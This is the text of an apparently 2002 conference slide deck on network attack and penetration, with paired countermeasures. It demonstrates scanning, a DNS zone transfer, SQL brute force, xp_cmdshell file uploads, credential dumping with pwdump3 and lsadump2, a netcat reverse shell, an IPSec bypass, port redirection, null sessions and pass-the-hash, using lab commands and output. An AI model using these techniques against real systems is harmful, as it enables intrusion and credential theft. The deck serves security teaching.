


Securing Your Network

The Art of Attack & Penetration

Erik Pace Birkholz – Special Ops Security
Eric Schultze – Shavlik Technologies

Session Objectives


- Discuss common DMZ and host configuration weaknesses
- Demonstrate common hacker techniques that exploit these weaknesses
- Present countermeasures to help secure the network and related hosts



Hacker's Objective

Identify and Penetrate Access Points to Corporate Network

◀ Shavlik Secure Your Vision.



SysAdmin's Objective

Identify Holes in the Environment and Close Them


◀ Shavlik Secure Your Vision.

Methodology

- Footprinting
 - Obtaining Public Information About the Target
 - Google searches
 - www.netsol.com - whois
 - Locating and Identifying IP ranges
 - www.arin.net - whois
 - Profiling the Target
 - Mail Servers, DNS Servers, Web Servers
- Exploiting the Visible Targets
- Leveraging Victims to exploit other machines|networks

Background

- For the purposes of this demonstration,
 - Our attack machines will be using the 10.1.1.0 network
 - The 10.1.1.0 network is simulating the Internet cloud
 - The Target network is 172.16.1.0
 - The Target company is Black.Hat
- There "may" be other networks.....




Laying the Groundwork

- The first step of the attack is to determine systems that may be alive and 'listening'
- ICMP Queries (Ping Sweeps) are a simple (yet 'loud') mechanism to identify machines that are alive

Shavlik

Secure Your Vision.

SuperScan - Ping Sweep



Fscan.exe (ping and port scanner)

```

FScan v1.14 - Command line port scanner.
Copyright 2002 (c) by Foundstone, Inc.
http://www.foundstone.com
FScan [-abefhqmrsv?] [-cditz <n>] [-fio <file>] [-pu <n>[,<n>-<n>]] IP[,IP-IP]

-a - Append to output file (used in conjunction with -o option)
-b - Get port banners
-c - Timeout for connection attempts (ms). Default is 2000
-d - Delay between scans (ms). Default is 0
-e - Resolve IP addresses to hostnames
-f - Read IPs from file (compatible with output from -o)
-i - Bind to given local port
-l - Port list file - enclose name in quotes if it contains spaces
-m - Bind to given local interface IP
-n - No port scanning - only pinging (unless you use -q)
-o - Output file - enclose name in quotes if it contains spaces
-p - TCP port(s) to scan (a comma separated list of ports/ranges)
-P - Use built-in list of TCP ports
-q - Quiet mode, do not ping host before scan
-r - Randomize port order
-s - Show RST TCP connections
-t - Timeout for pings (ms). Default is 2000
-u - UDP port(s) to scan (a comma separated list of ports/ranges)
-U - Use built-in list of UDP ports
-v - Verbose mode
-z - Number of threads to use for scanning. Default is 64

```

Fscan Ping Sweep (-n option)

- Fscan -n 172.16.1.1-254

```
C:\>fscan-v1.12.exe -n 172.16.1.1-254
FScan v1.12 - Command line port scanner.
Copyright 2000 (c) by Foundstone, Inc.
http://www.foundstone.com
```

```
Scan started at Mon Jul 22 14:59:35 2002
```

```
172.16.1.38
172.16.1.200
```

```
Scan finished at Mon Jul 22 14:59:37 2002
Time taken: 254 IPs in 1.853 secs (137.08 IPs/sec)
```

```
C:\>
```



Secure Your Vision.

Port Scanning

- Port Scanning:
 - Equivalent to knocking on all the doors and windows of a house
- Port scanning software sequentially or randomly connects to every (specified) TCP/UDP port on a target system (up to 64K ports)
 - Allows you to determine what services are running on the target system
 - If vulnerable or inherently insecure services are running, you may be able to exploit them and gain access to the target system



Secure Your Vision.


"Target Ports"

- Hackers look for victim hosts with easily exploitable services
 - Web (tcp 80 & tcp 443)
 - *NetBIOS (tcp 139)
 - *Direct Host (tcp 445)
 - *SQL server (tcp 1433, udp 1434)
 - Terminal Services (tcp 3389)
 - * Presence of these ports may indicate a network that is not well-secure, and this ready for "takeover"



Secure Your Vision.

Port Scanning – Super Scan



The screenshot shows the SuperScan 2.05 application window. The main window is titled "SuperScan 2.05" and has a "Hostname Lookup" section at the top. Below this, there are fields for "Resolved" and "Me?" and "Interfaces". The "IP" section shows "Start" and "Stop" both set to "10.0.0.103". The "Timeout" section has "Ping" set to "400", "Connect" set to "2000", and "Read" set to "4000". The "Scan type" section has several options: "Resolve hostnames" (unchecked), "Only scan responsive pings" (unchecked), "Show host responses" (unchecked), "Ping only" (selected), "Every port in list" (unchecked), "All selected ports in list" (unchecked), "All list ports from" (1 to 65535), and "All ports from" (1 to 65535). The "Scan" section has a "Pinging" status of "0", "Scanning" status of "0", "Resolving" status of "0", and "Start" and "Stop" buttons. The "Speed" section has a slider from "Min" to "Max". The "Active hosts" section shows "1" active host and "11" open ports. The "Save" button is visible. The "Collapse all", "Expand all", and "Prune" buttons are also visible. The "SuperScan" logo is on the left side of the window.

Port	Protocol	Service
21	[ftp]	File Transfer [Control]
22	[ssh]	SSH Remote Login Protocol
23	[telnet]	Telnet
79	[finger]	Finger
98	[tacnews]	TAC News
113	[auth]	Authentication Service
139	[netbios-ssn]	NETBIOS Session Service
513	[login]	remote login a la telnet;
514	[shell]	cmd



Secure Your Vision.

Port Scanning - Fscan.exe

```

C:\>fscan 172.16.1.1-254
FScan v1.14 - Command line port scanner.
Copyright 2002 (c) by Foundstone, Inc.
http://www.foundstone.com

No port list file found - using built-in TCP list:

10,11,15,21,22,23,25,42,43,53,66,70,79,80,81,88,109,111,113,115,
118,119,135,139,143,150,156,256,259,389,396,427,443,445,465,512,
513,514,515,524,593,799,900,1024,1080,1214,1243,1313,1352,1433,
494,1498,1521,1524,1541,1542,1723,2000,2001,2003,2049,2140,2301,
2447,2766,2998,3268,3300,3306,3389,4045,4321,5556,5631,5632,5800,
5801,5802,6000,6112,6667,7000,7001,7002,7070,7947,8000,8001,801
0,8080,8100,8800-8900,9090,10000,12345,20034,30821,32700-32900

Scan started at Mon Jul 22 15:24:35 2002

172.16.1.38      80/tcp
172.16.1.200    53/tcp

Scan finished at Mon Jul 22 15:26:42 2002
Time taken: 796 ports in 126.642 secs (6.29 ports/sec)

C:\>
    
```




Examine available ports

172.16.1.38 80/tcp

■ **Secure web server. No dice.**




Examine available ports

172.16.1.200 53/tcp

- **Attempt DNS zone transfer using the company name:**

Black.Hat

DNS Zone Transfers (TCP 53)

- Method by which primary and secondary name servers stay synchronized
- Common mis-configurations may allow other machines (and hackers) to obtain zone information

DNS Zone Transfer - nslookup

Command

C:\>nslookup

- > Server ipaddress
- > Set type=any
- > Ls -d target.com



Secure Your Vision.

DNS Zone Transfer - nslookup

```

> ls -d black.hat
[[172.16.1.200]]
black.hat.                SOA  win2ksp18.black.hat admin.black.hat. (232 900 600 86400 3600)
black.hat.                A    172.16.1.200
black.hat.                A    192.168.1.200
black.hat.                NS   win2ksp18.black.hat
black.hat.                NS   dmzsql.black.hat
_kerberos._tcp.default-first-site-name._sites.dc._msdcs SRV  priority=0, weight=100, port=88,
win2ksp18.black.hat
_ldap._tcp.default-first-site-name._sites.dc._msdcs SRV  priority=0, weight=100, port=389,
win2ksp18.black.hat
_kerberos._tcp.dc._msdcs SRV  priority=0, weight=100, port=88, win2ksp18.black.hat
_ldap._tcp.dc._msdcs SRV  priority=0, weight=100, port=389, win2ksp18.black.hat
_ldap._tcp.dc._msdcs SRV  priority=0, weight=100, port=389, win2ksp18.black.hat
_ldap._tcp.dc._msdcs SRV  priority=0, weight=100, port=389, win2ksp18.black.hat
ldap._tcp.dc._msdcs SRV  priority=0, weight=100, port=389, win2ksp18.black.hat
e118ba3a-e65f-4a18-83bc-88c2bfc8e09e._msdcs CNAME win2ksp18.black.hat
gc._msdcs                 A    172.16.1.200
gc._msdcs                 A    192.168.1.200
_ldap._tcp.default-first-site-name._sites.gc._msdcs SRV  priority=0, weight=100, port=3268,
win2ksp18.black.hat
_ldap._tcp.gc._msdcs SRV  priority=0, weight=100, port=3268, win2ksp18.black.hat
_ldap._tcp.pdc._msdcs SRV  priority=0, weight=100, port=389, win2ksp18.black.hat
_gc._tcp.default-first-site-name._sites SRV  priority=0, weight=100, port=3268, win2ksp18.black.hat
_kerberos._tcp.default-first-site-name._sites SRV  priority=0, weight=100, port=88, win2ksp18.black.hat
_ldap._tcp.default-first-site-name._sites SRV  priority=0, weight=100, port=389, win2ksp18.black.hat
_gc._tcp SRV  priority=0, weight=100, port=3268, win2ksp18.black.hat
_kerberos._tcp SRV  priority=0, weight=100, port=88, win2ksp18.black.hat
_kpasswd._tcp SRV  priority=0, weight=100, port=464, win2ksp18.black.hat
_ldap._tcp SRV  priority=0, weight=100, port=389, win2ksp18.black.hat
_kerberos._udp SRV  priority=0, weight=100, port=88, win2ksp18.black.hat
_kpasswd._udp SRV  priority=0, weight=100, port=464, win2ksp18.black.hat
DMZsql                    A    172.16.1.38
win2ksp18                 A    192.168.1.200
win2ksp18                 A    172.16.1.200
black.hat.                SOA  win2ksp18.black.hat admin.black.hat

```



Secure Your Vision.

Scanning UDP Ports

- Scanning TCP ports only tells half the story
- Using FScan, we can identify open UDP ports

```
C:\>fscan -u 1434 172.16.1.38
FScan v1.14 - Command line port scanner.
Copyright 2002 (c) by Foundstone, Inc.
http://www.foundstone.com
```

```
Scan started at Mon Jul 22 19:49:59 2002
```

```
172.16.1.38    1434/udp
```

```
Scan finished at Mon Jul 22 19:50:01 2002
Time taken: 1 ports in 2.013 secs (0.50 ports/sec)
```

- UDP 1434 acts as a "port mapper" for Microsoft SQL Server



Secure Your Vision.


Locating SQL Server

- Multiple Instances of SQL Server can be installed and may be running on custom ports
- Tool: SqlPing2 by Chip Andrews
 - www.sqlsecurity.com
 - Purpose: Locate SQL servers running on TCP ports other than 1433
 - How: uses UDP to query 1434 on each host
 - UDP 1434 returns information on SQL instances, listening SQL TCP ports, named pipes, etc



Secure Your Vision.

Using SQLPing2 for SQL Recon



Shavlik

Secure Your Vision.

What We Know

- Two hosts are responding to icmp
 - Web Server (running SQL on alternate port)
 - Domain Controller
- Router is probably blocking all ports below 1024
 - With the exception of specific service ports (80, 53)
 - TCP ports 139, 445, 3389 are probably blocked at the router
- Router may allow most ports above 1024


Shavlik

Secure Your Vision.




What Could We Do Next?

- Attack 172.16.1.200
 - DNS (already done – Zone Transfer)
- Attack 172.16.1.38
 - Web Server (patched)
 - SQL Server (running on tcp 38038)



Leveraging SQL Server

- SQLPing2 can also be used to brute force SQL Server account names and passwords
 - www.sqlsecurity.com



Leveraging SQL Server

- We now have the SA password
- How can we use this information to further our attacks?
 - We need to "become interactive" on the SQL victim, then "pillage" the system for data we can use to further our attack.
- COUNTERMEASURE
 - Use Windows Authentication Mode
 - Formerly Integrated Authentication Mode
 - DO NOT use Mixed Mode

Leveraging SQL Server

- **Connect to SQL server using Query Analyzer**
 - Use extended stored procedures to run commands as LocalSystem
 - xp_cmdshell can be used to execute tftp to upload hacker warez to the SQL server.
 - If router is not blocking outbound tftp
 - If tftp (udp 69) is blocked, we can try ftp, http, NetBIOS, etc.

Steps to Take After System is Compromised

- Pwdump3 is used to obtain password hashes from local system
- LSADump2 is used to query the Local Security Authority and dump service account passwords.
 - Use sc.exe with the "qc" option to identify what user account the service is running as (i.e. `sc qc TlntSvr`)
- Netcat may be used to pipe the results to the hacker's system

Cracking Passwords

■ L0phtCrack

The screenshot shows the L0phtCrack 2.5 application window. At the top, there are fields for 'Brute Force:', '% Done', 'H', 'H Left', 'Rate:', and 'Tries/sec'. Below this is a table with the following columns: 'User Name', 'LanMan Pas...', 'NT Password', 'LanMan Hash', and 'NT Hash'. The table contains the following data:

User Name	LanMan Pas...	NT Password	LanMan Hash	NT Hash
Administrator	????????		861667D1F8F5CC79C5014AE4718A7EE	1AC1696A2709928BBC94398EDF35FC9
Guest	NO PASSWORD	NO PASSWORD	NO PASSWORD	NO PASSWORD
WEB01f			350A8E0E37067E4FDD06E458AE7DF1B0	D48BCA715228D1685819404A1811BA2E
IUSR_WEB01			5C178B47B292DABF2F17F209ABF531CB	1B591C199153B808928A50D603E95988
IWAM_WEB01			2F827D2180D9919DB8072C5554336F06	30C181BAF2DFE83CF2ACD74266530135C
hostess	TWINKIE	x twinkie	37F7E9194C689CB7AAD3B435B51404EE	87E24EC5AB7F230B11C7B4BBD6C22F3C
Lisa		x	D93C38098A4F9C14AAD3B435B51404EE	193858B314377374BB39C1CC382BE749
Stacey		x	DDAFC8B8689D432EAAD3B435B51404EE	A801A054C33F9CCDABE7FDA4478983
Brian	????????		C600FAB16B3F4AFB17306D272A9441BB	AC7715E83CB2487E2DDA475503A8E94D
sloane	????????LIGHT		2B4E7A6E174EA72BAF47D7271A02C086	729ADAABED4ED4B6690EFE10D78BA4F5

At the bottom of the window, it says 'Loaded 10 accounts...'

Shavlik

Secure Your Vision.

Cracking Passwords

■ COUNTERMEASURE

- Choose strong passwords
 - 15 characters or longer
 - Does not store LanMAN hash
 - Under 15, use 7 or 14 characters exactly and use special symbols in the password
- Enable NoLMHash registry key
 - Available on Windows 2000, Windows XP and Windows 2003 Server

Shavlik

Secure Your Vision.

LSA Secrets Cache

- Passwords for services running under the context of a user account are stored in 'almost cleartext' in the Registry
- These passwords can be recovered using lsadump2 (<http://razor.bindview.com>)
 - Use sc.exe with the "qc" option to identify what user account the service is running as (i.e. `sc qc TlntSvr`)
- Attacker must have "local" admin access to the server

LSA Secrets Cache

- COUNTERMEASURE
 - Don't run services under the context of a highly privileged account
 - Particularly one with domain level credentials


Attacking from the Inside

- Let's use NETCAT (nc.exe) to send us a command prompt from the victim system.
 - Create a netcat listener on your machine on port 9999
 - Instruct Netcat to "shovel you shell" to this listening port
 - Passes cmd.exe to netcat listener

Shavlik

Secure Your Vision.

Passing Local Tool Output via Netcat



Shavlik

Secure Your Vision.


Cmd.Exe - Behind the Router

- Now that we're behind the router we can execute commands against the internal network
 - First, we'll port scan DMZ machines without interference from the router filtering rules
 - FScan works well from the command-line
 - `fscan -u 161 172.16.1.200`
Results: 161/udp (snmp)
 - `fscan 172.16.1.200`
Results: 88/tcp (kerberos)



Secure Your Vision.


Network Diagram



Secure Your Vision.

SNMP

- Default listener on UDP 161 (if SNMP installed)
- Default community string is 'public'
- May be used to enumerate users, NICs, services, etc.
 - Snmputil.exe
 - Snmpwalk
 - Solarwinds IP browser - www.solarwinds.net
- COUNTERMEASURE
 - Disable SNMP if not needed
 - Change default community string



Secure Your Vision.

Snmputil.exe

```
snmputil walk 172.16.1.200 public  
.1.3.6.1.4.1.77.1.2.25
```

OID for usernames: **.1.3.6.1.4.1.77.1.2.25**

All usernames on system will be displayed if SNMP is running with community name of "public"

- Other OIDs will give services, shares, connections, etc...



Secure Your Vision.

IPSec

- We've only identified tcp 88 on the Domain Controller
 - IPSec Port Blocking is enabled on this machine
 - Luckily, IPSec Port Blocking can be bypassed using source port routing!

Bypassing IPSec

- IPSec 'block all' policy may not block all
 - KB Article: Q253169 - Default Exemptions: (5 of them)
 - Broadcast, Multicast, Resource Reservation Protocol (RSVP), Internet Key Exchange (IKE), Kerberos.
 - Kerberos uses UDP/TCP protocols with source AND destination of 88.
 - RULE: If a packet is TCP or UDP and has a src or dst of 88, then PERMIT
 - **RESULTS: full access to blocked ports**
- COUNTERMEASURE
 - HKLM\SYSTEM\CCS\Services\IPSEC\NoDefaultExempt
 - DWORD=1 (This removes Kerberos & RSVP)

Bypassing IPSec

- FScan -i 88
(scan using source port 88)
 - shows the Domain Controller is running Terminal Services (tcp 3389)
- The router is blocking access to tcp 3389
- How do we connect via TS to this system?

Bypassing Router Filtering

- We would like to connect tcp 3389 on the Domain Controller
- The Router is blocking access to tcp3389
- Since we have a foothold on the Web/SQL box
 - We will leverage this position to do port redirection


Port Redirection

- Fpipe.exe (www.foundstone.com) listens on one port and forwards all traffic received to a specified port on a remote machine
- While packets are being redirected, the source port of the packets may be manipulated

Shavlik

Secure Your Vision.

Network Diagram



Shavlik

Secure Your Vision.


Port Redirection (FPipe)

- Attacker's 'NT #1.5' host listens on 3389 and redirects to 5000 on Web/SQL box
 - `fpipe -i 10.1.1.11 -l 3389 -r 5000 172.16.1.38`
- Web/SQL listens on 5000 and redirects to 3389 on Domain Controller (using Source Port 88)
 - `fpipe -l 5000 -r 3389 -s 88 172.16.1.200`
- Attacker's 'NT #1' host initiates TS session to 'NT #1.5' host
- TS request is forwarded over Router to Web/SQL box and on to the Domain Controller



Secure Your Vision.

Network Diagram



Secure Your Vision.

Terminal Services

- Via the SNMP and LSADump2 results
 - We know that the Backup account is present on the Terminal Server
 - The Backup account is probably an administrator level account
 - And we have the clear-text password for this account
- Once on the TS box, additional tools are uploaded using tftp to the hacker's machine



Secure Your Vision.

HackNT

- Several Steps to Enumerating NT Information
 - Now that we have access to a system on the internal network, we may begin to enumerate other Microsoft machines and networks



Secure Your Vision.

Information Gathering

Identify domains on the wire

COMMAND
net view /domain

Identify machines in the domain

COMMAND
net view /domain:*domain_name*

Information Gathering

Examine target server for additional IP
addresses

COMMAND
epdump 192.168.1.220

COUNTERMEASURE
Block access to tcp 135

Information Gathering

Establish null session connection

COMMAND

```
net use \\192.168.1.220\ipc$ "" /user:""
```

Information Gathering

key commands
null session connection

insert spaces here

```
net use \\192.168.1.220\ipc$ "" /user:""
```

may also be referred to as the
"anonymous user"

Information Gathering

Obtain usernames for members of the Administrators group

COMMAND

```
local administrators \\192.168.1.220
```

COUNTERMEASURE

RestrictAnonymous Registry Key
(settings vary for OS, read KB on RA reg key)



Secure Your Vision.

Passing Hash

- Password hashes are password equivalents
- So... why can't we simply use the hash as the password?!
- Password hash of target account must be loaded into memory on our own attack machine
- We 'become' the target account

